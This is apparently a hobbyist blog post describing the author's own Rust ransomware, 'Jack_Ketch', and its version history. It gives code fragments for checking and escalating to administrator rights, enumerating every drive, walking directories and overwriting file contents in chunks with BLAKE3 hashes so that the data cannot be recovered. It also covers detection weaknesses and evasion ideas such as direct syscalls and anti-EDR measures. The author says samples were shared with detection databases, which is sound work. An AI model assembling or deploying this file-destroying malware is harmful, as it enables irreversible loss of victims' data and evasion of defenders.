Jack_Ketch
by That1EthicalHacker
“The hangman be called Jack Ketch”, that line from Captain Dan and the Scurvy Crew’s “Rap Like a Pirate” inspired the name. Originally it was going to be used as a dropper for malware samples however, I decided to change it to be ransomware due to it “cutting off” a computer’s ability to do it’s job, like how a hangman cuts off someone’s ability to live.
Program Overview
Jack_Ketch is ransomware. For those who don’t know what ransomware is, it is a type of malware that is designed to encrypt or destroy files within a computer, and at times and entire comptuer network. Jack_Ketch has been through several changes over it’s development from different languages to completly different ways files and directories are handled.
Technical dive
Due to the nature of this program I won’t be explaining every small detail. Mainly because we would be here for several days with no progress in you learning about it. I will also be explaining the newest verisonn.
Startup
First we check the OS based on Rust’s cfg operation, from there we will use one of two ways to find out of the user is running the script with admin permissions.
Windows
For Windows we first get the current process token and check if the process worked, as if it did not we can assume that the program was not ran with Local Administrator access.
let mut current_token: HANDLE = HANDLE::default();
let open_token: Result<(), WError> = OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &mut current_token);
Once we check that, we can check the information of the token as to know for sure if we are running with Local Administrator, as being able to query the information about a token is more intrusive than simply checking if we can access a token.
let mut elivated_token: TOKEN_ELEVATION = TOKEN_ELEVATION::default();
let mut token_size: u32 = mem::size_of::<TOKEN_ELEVATION>() as u32;
let success: Result<(), WError> = QueryTokenInformation(current_token, TokenElevation, Some(&mut elivated_token as *mut _ as *mut _), token_size, &mut token_size);
Linux
Checking on Linux is much easier than Windows, as we can simply check the current UID and see if that is root.
if Uid::current().is_root()
Once we know if we arnt admin we can attempt to gain access to it. For windows, we simply run the same program with a request to execute with Local Administrator permissions, on Linux it is a bit more complicated due to extracting the file path, but once done we execute the program with sudo permissions.
Drive Discovery and Enumeration
For drive discovery it also varies based on the OS, this is due to how drives are handled in Windows and Linux. On Windows we can simply use the sysinfo crate to get all possible drives, while on Linux we parse the output of a command.
Once all of the drives are found the process becomes platform agnostic, as at this point we are running with admin permissions and do not need to find drives, instead we can enumerate over the found paths, when using the built in Rust filesystem access to handle files and directories as to not need to use any platform spesific API calls.
for directory in &directories_to_search
{
    if let Ok(entries) = read_dir(directory)
    {
        for file in entries
        {
            ...snip...
            entry_path = entry.path();
After we find the paths we filter to ensure that the path is not the currently running program, then if it is a directory we add it to the search buffer, if it’s a file we add it to the handle buffer.
Once we ensure that there were found files we can create a thread task and send it off to the thread pool for handling.
thread_task = Box::new(HandleFiles(found_files.clone()));
thread_pool.add_job(thread_task.clone());
found_files.clear();
After all paths have been searched within the drive we wait for all of the threads to close.
Handling Files
Due to this code now being platform agnostic we can handle files however we want! For handling the files it is important for speed and reliability, that we use buffers. As trying to hash an entire 15GB file in a single pass and then overwrite exactly 15GB due to how hashing algorithms work it would also be almost impossible. Due to this we have a buffer that start at ~1MB in size that is filled with data from the target file, if the buffer is larger than the file size or remaining size of the file we lower the buffer to be ~5KB in size.
Now with mentioning “remaining size of the file” it implies that we are reading the file in chunks, which is the case. We read the file in chunks based on the buffer size, meaning if the buffer is set to be 1,000,000 bytes or 5,000 bytes we will always read that amount of bytes.
match file_handle.read(&mut file_data)
{
    Ok(0) => break,
    Ok(amount) => bytes_read = amount,
    Err(error) => {
        if !smaller
        {
            data_size = 5_000;
            file_data = vec![0u8; data_size];
            smaller = true;
            if let Err(error) = file_handle.seek(SeekFrom::Start(start_position))
            {
                println!("{:?}Failed to change offset of file, error: {:?}", EROR_HEAD, error);
                return ();
            }
            continue;
        } else {
            println!("{:?}Failed to read file, error: {:?}", EROR_HEAD, error);
            return ();
        }
    }
}
Once the data is read we hash the contents using BLAKE3. Why BLAKE3 over something like SHA-256 or even a SHA3 algorithm? The reason is quite simple, speed. BLAKE3 is reliably one of the fastest hashing algorithms out there (according to Wikipedia and developers) while also maintaining cryptographic security. Now while I could use something like SHA-256 BLAKE3 is quite new, being released in January 2020 is a major advantage over the SHA2 and even SHA3 families who were released in 2001 and 2016. In comparison of speed, BLAKE3 has a cpb of 0.49 against a 12.6 of the SHA3 family.

After the data is hashed we then jump back to the point where we started to read the file’s data and overwrite the data with our newly created hash output. Another great advantage of BLAKE3 is it’s ability to be ran in parallel, meaning that if we needed to several threads could be used to lower the hashing time, however I currently do not do this.
Thread Pool
The newest thread pool was not developed for Jack_Ketch originally, it was developed for my own AV (Which will have it’s own page, eventually) as a way to replicate real thread pools so no new threads would need to be created on the fly but rather once the pool is created jobs are sent over a mpsc channel.
if let Some(job) = self.job_list.pop_front()
{
    if let Some(thread) = self.available_threads.pop_front()
    {
        thread.send_connection.send(job);
        _ = self.active_threads.push_back(thread);
    }
} else {
The job in this case is a single time function call inside of a Box as to transport the entire needed code for the thread to complete the task.
pub type Job = Box<dyn FnOnce() + Send + 'static>;
Below is a job being created where we call the function “HandleFiles” and send it off to the thread pool;
thread_task = Box::new(|| { HandleFiles(thread_files) });
thread_pool.add_job(thread_task);
Issues
There are several issues with the current design, most of which will be detected by any decent AV (Anti Virus) or EDR (Endpoint Detection Response). Some will be listed below;
- Detection based on handling Files
- Instance communication
- Unknown platform API calls
The largest issue is how the program handles files, common patterns of ransomware is to open a file and write data to it in chunks. This method of encrypting files is common in the ransomware gang BlackCat’s malware, the way this ransomware works is it will either; encrypt the entire file, parts of the file, or half of the file based on it’s file size.
The second issue is that there is no way for the malware to spread and communicate with other instances of itself within a network as to ensure that if one instance is going to handle target directory “smb://Backups/Super-Secret-Stuff” another instance on another device will not attempt to handle that directory.
One big part of malware is hiding the API calls being made, this is to evade not only AV and EDR software but when someone is trying to RE (Reverse Engineer) the malware. Commonly authors will package their own API calls and use direct systemcalls when possible, however even now AV and EDR software are starting to detect those methods. The reason why this issue was named “Unknown platform API calls” is due to me not knowing the API calls or syscalls being used within the Rust STD (Standard Library), while I could spend some time reading which functions are called, I will not be doing that for this basic ransomware sample family.
While for most of these issues I could fix them by using direct API or syscalls, I rather not spend my entire week working through the Win32 and Windows Internals documentation (and lack there of) for Rust. This is an open source piece of malware, not some APT piece that is designed to take out corporate networks within minutes. The most you can ever expect as a solution to these issues is working on the method of handling files, anti-debugging, anti-AV, and anti-EDR methods.
Version History
Version 1
The first version of Jack_Ketch was written in Python, it bearly worked and was horrible in more ways than one. It would spawn a new thread or process when a directory is discovered which would lead to excessive resource usage. Once a file is found it would spawn a thread for hashing the file’s contents, however it would only generate a single MD4 hash and would overwrite the amount of data that a MD4 hash which is only 16 bytes long.
Version 2
Version two was a step in the correct direction but not a large one, more a sidestep than a leap. The project changed from a basic python script to a just as basic, if not worse program in Rust. It would work by spawning a new process for every new directory found and a thread for every file found, this made the program just as if not worse in terms of system demand than version one. However what was a good change for it was how the data was handled, instead of the contents were handled byte by byte where each one would be XOR’d with a “randomly generated” byte, the byte was not random at all. It used the current time from EPOCH time raised to the current PID. Let me explain why this is insecure, as I have talked to some people who believe this is more than plenty.
Lets say you find the source code of this program on Github or you reverse engineer it from a compiled binary (very 1337 of you, no?) below is the source code.
let current_nano: u32 = (SystemTime::now()).duration_since(UNIX_EPOCH).expect("time went backwards").as_nanos() as u32;
let proces_id: u32 = process::id();
(current_nano ^ proces_id) as u8
There are two main flaws in this, first, we use two known things at runtime for the key generation. We use time and the current process’s PID. This means if we can find / recover logs of when the program started we know everything to decrypt the files. Secondly it would be extremly easy to brute force (in theory), as an XOR operation only works on a single byte, which if represented in binary format is 256 different values, that being every integer from 0 to 255. This pseudocode below can be used to brute force it, given you know the data before the attack.
file_handle = open("file.txt")
file_data = file_handle.read()
decrypted = []
for byte in range(0, len(file_data)):
    for i in range(0, 255):
        output = file_data[byte] ^ i
        if output == known_byte:
            decrypted.append(output)
Version 3
This version suffers from the same design failures as the second, however the size of data within a file that is affected did change from the entire file to be just the first 400 bytes, but instead of even doing an XOR operation on the file the new data is just 400 zeros written in chunks of 100. One improvement made to this version is that instead of creating a new process for each directory discovered it would instead hold the path within RAM which sadly did lead to a larger single thread consuming just as much, if not more system resources.
Version 4
Version four was finally a step in the right direction, as this one had several changes to the core logic of the “enryption” along with method of handling the files and directories. Instead of just blindly assuming that a file can, or should be edited it now checks if the file is within a blacklist in a decent way. It would check if it can edit files within a directory by creating and then removing a file named “temp.temp222”, for checking if a file can be edited it would use OpenOptions as to see if the file was successfully opened. The file check’s source code is below.
fn CanEditFile(path: &str) -> bool
{
    return OpenOptions::new().write(true).open(path).is_ok();
}
The way that files would be handled is with the same 400 bytes in 100 chunks, however this time instead of it being just zeros it was filled with “random” data from the rng crate. This suffers from the same flaw as version two and three where the data can be brute forced or easily recovered as the backups are never deleted.
Version 5
Version five did not change much from verison four, so it wont be noted on. This is because the only changes were to error handling, not changing how the malware itself works.
Version 6
Version six made another step in the right direction, this time for performance. The largest change was swapping the method of thread creation and handling from manual to be in a thread task queue. The queue would work where once there is a low enough amount of threads running a new thread is started to run the task which was placed inside the queue. Another change is instead of the program working on a single drive it would work by enumerating all possible drive labels on Windows from A to Z where then each is handled in order. The code for this is shown below.
let drives: u32 = unsafe { GetLogicalDrives() };
let mut found_drives: Vec<PathBuf> = Vec::default();
for i in 0..26
{
    if (drives >> i) & 1 == 1
    {
        let drive_label: String = format!("{}:\\", (b'A' + i) as char);
        found_drives.push(PathBuf::from(drive_label));
    }
}
The final change between version six and the previous ones is that the output data is no longer a XOR operation or a group of “random” bytes this version uses Blake2B512 for hashing the input data, meaning it is much harder to recover the data if even possible.
Version 7
Version seven had a slight change from version six, this is due to version six being put out like the ones that came before it being disabled. This sample would work in practice, it had the ability to actually do damage, however that would be minimal due to me spreading the sample to different databases to allow for detections to happen, as I do not want these files to cause damage.
Version 8
While not public at the current moment, version eight was a major improvement to version seven in target coverage. This is because the program no longer targets just Windows but rather targets also Linux system through the nix crate, that is all that was edited, however the change is significant.
Version 9
Version nine has been in development for some time, it works in a similar way to version eight, however the performance of this version is that which hasnt been seen before. On a testing benchmark it was able to out perform version eight by two times, meaning it was twice as fast for not only path discovery but file handling. This is due to the improved thread pool, where threads are spawned and kept alive as to not cause excessive calls to the OS for thread creation, meaning there is less time between the task being created and executed.